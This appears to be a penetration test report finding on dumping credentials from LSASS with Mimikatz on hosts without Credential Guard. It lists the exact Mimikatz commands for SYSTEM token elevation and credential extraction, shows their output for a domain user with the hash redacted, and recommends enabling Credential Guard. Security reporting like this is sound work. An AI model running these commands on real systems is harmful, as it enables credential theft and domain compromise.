Description:	Without credential guard enabled, attackers can use tools like Mimikatz to extract credentials from the LSASS process, potentially gaining access to the domain.
Risk:	Likelihood: Low – As long as a user is logged in, and credential guard is not enabled, you can dump the credentials from LSASS for a given user. Impact: Medium – This can lead to direct access to the domain if users are using a weak password.
System:	All
Tools Used:	Mimikatz
References:	[Detecting and preventing LSASS credential dumping attacks | Microsoft Security Blog]()

Evidence:

Figure 7.1: Shows commands used to dump the LSASS memory from the domain using mimikatz while having remote code execution as the local user (Ryan).




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

560     {0;000003e7} 1 D 25698          NT AUTHORITY\SYSTEM     S-1-5-18    (
04g,21p)        Primary
 -> Impersonated !
 * Process Token : {0;0004a3e5} 1 D 2528149     SVC01\Ryan      S-1-5-21-2530
577-3430734580-1598482214-1001  (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2603730     NT AUTHORITY\SYSTEM     S-1-5
-18     (04g,21p)       Impersonation (Delegation)

mimikatz # sekurlsa::logonpasswords
```

Run these commands to elevate privileges to NT Authority\System

Run this command to dump cached credentials from LSASS memory on the domain

__Figure 7.2:__ Shows one result from dumping the LSASS memory. We can see hashes for a domain user, Gabbie Fredrika.



```
Authentication Id : 0 ; 4262680 (00000000:00410b18)
Session           : RemoteInteractive from 2
User Name         : gabbie.fredrika
Domain            : CYBERCORP
Logon Server      : DC01
Logon Time        : 9/11/2024 7:11:45 PM
SID               : S-1-5-21-2705207573-3021489778-1671889878-1116
        msv :
         [00000003] Primary
         * Username : gabbie.fredrika
         * Domain   : CYBERCORP
         * NTLM     : [redacted]
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : gabbie.fredrika
         * Domain   : CYBERCORP
         * Password : (null)
```

__Remediation:__ Enable credential guard on all workstations to prevent credential dumping attacks.